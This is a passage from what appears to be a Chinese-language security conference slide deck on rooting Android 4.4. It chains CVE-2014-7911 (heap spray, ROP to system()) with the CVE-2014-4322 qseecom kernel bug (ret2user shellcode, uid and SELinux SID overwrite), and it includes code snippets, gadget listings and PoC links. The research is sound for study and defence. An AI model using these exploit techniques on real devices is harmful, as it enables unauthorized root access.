BNE loc_D19C
LDR c, [refs,#8] ; r0 = *
MOV R1, id
LDR R3, [R0] ; r3 = *(r
LDR R2, [R3,#0xC] ; r2 =
BLX R2
LDR R0, [refs,#0xC]
LSLS R0, R0, #0x1F
BMI loc_D19C
LDR R1, [this]
MOV R0, this
LDR R3, [R1,#4]
BLX R3
```



# 触发条件

```
if (*(* ( mOrgue+4 ) ) == 1) {
```

```
    refs = * ( mOrgue+4 )
```

```
    r2 = *(*(* (refs+8)))+12)
```

```
    blx r2 ; <—— controlled
```

```
}
```

► mOrgue = r0 = r5

► mOrgue需要指向可控的内存，怎样控制内存？

# Dalvik-heap

- ▶ 储存java对象实例的内存区
- ▶ 其内存基地址在任意应用中**都相同**

```
root@hammerhead:/ # ps | grep system_server
system 1081 184 1016828 80544 ffffffff 4005073c S system_server
```

```
root@hammerhead:/ # cat /proc/1081/maps | grep dalvik-h
425e0000-4393f000 rw-p 00000000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
4393f000-43941000 ---p 0135f000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
43941000-61540000 rw-p 01361000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
```

```
root@hammerhead:/ # ps | grep "c.v.e"
u0_a77 17716 184 915516 47668 ffffffff 4005073c S c.v.e
```

```
root@hammerhead:/ # cat /proc/17716/maps | grep dalvik-h
425e0000-61540000 rw-p 00000000 00:04 10382 /dev/ashmem/dalvik-heap (deleted)
```



# Dalvik-heap spray

- ▶ 利用堆喷射进行内存布局，将mOrgue指向这个内存范围内，触发代码执行
- ▶ 找到这样一个API：向system\_server传输一个String，system\_server把这个String存储在实例中不被销毁
- ▶ 反复调用这个API，让String buffer充满dalvik-heap



# Dalvik-heap spray

- ▶ registerReceiver 的 permission 参数是一个 String 类型，注册广播后 String buffer 将常驻 system\_server 内存空间

```
void heap_spray_ex(){  
    IntentFilter inFilter = new IntentFilter();  
    inFilter.addAction(generateString(16));  
    this.registerReceiver(receiver, inFilter, malformed_string, null);  
}
```



# Dalvik-heap spray

4.4.2, debug

8600

8601

8602

8603

8604

8605

8606

8607

8608

8609

8610

8611

8612

8613

8614

8615

8616

8617

8618

8619 / 8700

8620

8621

8622

8623

8624

8625

Alloc Order	Allocation	Allocated Class	Thread Id	Allocated in	Allocated in
1049	2040	char[]	39	android.os.Parcel	nativeReadString
1037	2040	char[]	9	android.os.Parcel	nativeReadString
1025	2040	char[]	60	android.os.Parcel	nativeReadString
1013	2040	char[]	52	android.os.Parcel	nativeReadString
1001	2040	char[]	45	android.os.Parcel	nativeReadString
989	2040	char[]	55	android.os.Parcel	nativeReadString
977	2040	char[]	21	android.os.Parcel	nativeReadString
965	2040	char[]	10	android.os.Parcel	nativeReadString
953	2040	char[]	58	android.os.Parcel	nativeReadString
941	2040	char[]	57	android.os.Parcel	nativeReadString
929	2040	char[]	56	android.os.Parcel	nativeReadString
917	2040	char[]	62	android.os.Parcel	nativeReadString
905	2040	char[]	63	android.os.Parcel	nativeReadString
893	2040	char[]	59	android.os.Parcel	nativeReadString

at android.os.Parcel.nativeReadString(Native Method)

at android.os.Parcel.readString(Parcel.java:1515)


at android.location.ILocationManager\$Stub.onTransact(ILocationManager.java:353)

at android.os.Binder.execTransact(Binder.java:404)

at dalvik.system.NativeStart.run(Native Method)

# memory layout


- ▶ mOrgue 指向堆中的白色部分的任意地址，都可以控制程序执行流程





# memory layout

- ▶ 控制了代码执行流程，可是dalvik堆上的内存并不能用来执行
- ▶ bypass NX?



# build ROP chain

- ▶ stack pivot: 将控制的堆内存交换栈上,即复写 SP.

chain1: **ldr r7,[r5];** ldr r4,[r7,#0x378]; blx r4

chain2: **mov sp,r7;** pop {...,lr}; bx lr

- ▶ r5 = mOrgue



# build ROP chain

▶ 接着继续执行rop，最终执行system()

r0是已经被控制的mOrgue

chain 3: ldr r0,[r0+0x48] ;char command[]

chain 4: system() in libc



# rop

- ▶ <https://github.com/JonathanSalwan/ROPgadget>
- ▶ 只用基础模块: libc libandroid\_runtime ...
- ▶ 可以把arm code当做thumb code来搜索, 增加更多的可能




# rop

```
retme@retme1-OptiPlex-7010:/media/retme/bonus/src/ROPgadget$ ROPgadget --thumb --binary libc.so | more
Gadgets information
=====
0x00024d04 : adc.w r0, r6, r0, lsl #8 ; mov.w r3, #-1 ; str r0, [r4, #4] ; str r3, [r4] ; str r0, [r4,
0x0002b964 : adc.w r8, r8, r0, lsl #8 ; blt #-0x3e ; mov r0, r4 ; pop {r3, r4, r5, pc}
0x00028a0e : adcs r0, r1 ; bx lr
0x00028a0e : adcs r0, r1 ; bx lr ; movs r0, #1 ; bx lr
0x00028a0e : adcs r0, r1 ; bx lr ; movs r0, #1 ; bx lr ; cmp r0, #0x7f ; ite hi ; movs r0, #0 ; movs r0, #0
0x0001423a : adcs r0, r2 ; bx lr
0x0001423a : adcs r0, r2 ; bx lr ; movs r0, #1 ; bx lr
0x00012e00 : adcs r0, r3 ; bx lr
0x000332fe : adcs.w r0, r3, r2 ; pop {r3, pc}
0x0002bc28 : adcs.w r6, sl, r4, lsl #16 ; ldr r0, [sp, #4] ; bl #-0x1e032 ; mov r0, r4 ; pop {r1, r2, r3, pc}
0x000160b0 : add fp, r4 ; b #0x10 ; rsb r8, r4, r7 ; mov r1, r7 ; ldr r2, [sp, #8] ; mov r0, r8 ; blx r2
0x0000f8d4 : add r0, pc ; add r1, pc ; add r2, pc ; blx #0x13b04 ; movs r0, #1 ; pop {r3, r4, r5, pc}
0x00012a68 : add r0, pc ; add r1, pc ; b.w #0x2aabc
0x00012a54 : add r0, pc ; add r1, pc ; b.w #0x2aad0
0x0002f624 : add r0, pc ; add r1, pc ; bl #-0x1ad04 ; str r0, [r4] ; cmp r0, #0 ; bne #-0x32 ; pop {r4, r5, pc}
0x0001cade : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xab74 ; cbnz r4, #0x1a ; movs r0, #0 ; pop {r1, r2, r3, pc}
0x0001cb4e : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xabe4 ; cbnz r4, #0x1a ; movs r0, #0 ; pop {r1, r2, r3, pc}
0x0001cbd0 : add r0, pc ; add r2, pc ; add r3, pc ; bl #-0xac66 ; cbnz r6, #2 ; movs r0, #0 ; pop {r3, r4, r5, pc}
0x000315a4 : add r0, pc ; add sp, #0x14 ; pop {r4, r5, pc}
0x00011706 : add r0, pc ; b #-0x22 ; ldr r0, [r1, #8] ; cmp r0, r3 ; beq.w #-0x258 ; b #-0x3f4 ; pop {r1, r2, r3, pc}
```



# bypass ASLR?

- ▶ 攻击程序同system\_server皆由zygote fork 而来，libc / libandroid\_runtime / dalvik - heap的基地址完全相同
- ▶ 不存在ASLR的限制





# Episode IV

# CVE-2014-4322

- ▶ 通过CVE-2014-7911，获得system执行权限，终于可以访问/dev/qseecom ！
- ▶ /dev/qseecom是一个负责与TrustZone进行交互的驱动设备



# CVE-2014-4322

```
static int __qseecom_update_cmd_buf(struct
qseecom_send_modfd_cmd_req *req, ...)
{
    ...

    field = (char *) req->cmd_req_buf + req->ifd_data[i].cmd_buf_offset;
    ...

    update = (uint32_t *) field;
    if (cleanup) *update = 0;
    else
        *update = (uint32_t)sg_dma_address(sg_ptr->sgl);
```



`0x3***** anyWhere!`


- ▶ `req->cmd_req_buf`: 用户态传入的缓冲区基地址
- ▶ `req->cmd_buf_offset`: 相对于`req_buf`的偏移
- ▶ `sg_dma_address`: 返回一个物理地址, 比如`0x3*****`



# exploit!

- ▶ 将0x3\*\*\*\*\*泄漏回用户态，得到确切地址
- ▶ 用0x3\*\*\*\*\*覆盖ptmx\_fops->sync的指针
- ▶ 在0x3\*\*\*\*\*所在的虚拟内存部署一段shellcode用于提权
- ▶ 调用sync(/dev/ptmx) 触发内核调用shellcode

# exploit!





# ret2user!

- ▶ 第一次访问驱动，`cmd_buf_offset = 0`，返回时 `0x3*****`，从 `buff[0]` 成功泄露出这个地址的值
- ▶ 在虚拟地址 `0x3*****` 上申请一块内存，部署提权的 Shellcode
- ▶ 第二次访问驱动，`cmd_buf_offset = ptmx_fops->sync - buff_base`
- ▶ 访问 `/dev/ptmx`，调用 `sync`，Shellcode 以内核权限执行，完成 root

# Episode v



# We are in kernel!

- ▶ 内核栈底部存储着进程关键结构task\_struct
- ▶ `*((&local_var & 0xFFFFFE000) + 0xc)`
- ▶ 修改uid : `task_struct->cred->uid = 0`
- ▶ 修改capabilities : `cred->cap* = -1`



# Shellcode

- ▶ 在task\_struct,搜索到cred结构体, 进程名可作为特征

```
struct task_struct{ ...snip...
```

```
    const struct cred __rcu *real_cred;
```

```
    const struct cred __rcu *cred;
```

```
    struct cred *replacement_session_keyring;
```

```
    char comm[TASK_COMM_LEN]; //特征:进程名,向上搜索 cred
```

```
    ...snip... }
```

- ▶ cred->uid = 0 ; cred->cap\* = -1 ;



# bypass SELinux

► cred->security

```
struct task_security_struct {  
    u32 osid;    /* SID prior to last execve */  
    u32 sid;    /* current SID */  
    ...snip... };
```

► SID = 1 u:r:kernel:s0

► SID = 0x27 u:r:init:s0

# Last Episode



# Android > 5.0?

- ▶ 此类用户态漏洞比较难求，但也并非仅CVE-2014-7911 一例，比如@oldfresher同学发现的CVE-2015-\*\*\*\*同样可用
- ▶ 重点研究:  
system\_server,keystore,vold ,drmserver ,  
mediaserver , surfaceflinger
- ▶ 内核漏洞方面就相对较多了，几种芯片厂商多少都有此类问题



# SELinux on Android 5.0

- ▶ 你攻击的目标进程，可能无法调用system()
- ▶ 寻求其他办法把 rop 转化成 执行预编译的漏洞利用code
  - ▶ binder 传输
  - ▶ ashmem
  - ▶ ...





# DEMO!



# Questions?



# Source code!

[https://github.com/retme7/CVE-2014-7911\\_poc](https://github.com/retme7/CVE-2014-7911_poc)

[https://github.com/retme7/CVE-2014-4322\\_poc](https://github.com/retme7/CVE-2014-4322_poc)

Thank you!

[retme7@gmail.com](mailto:retme7@gmail.com)

weibo: @retme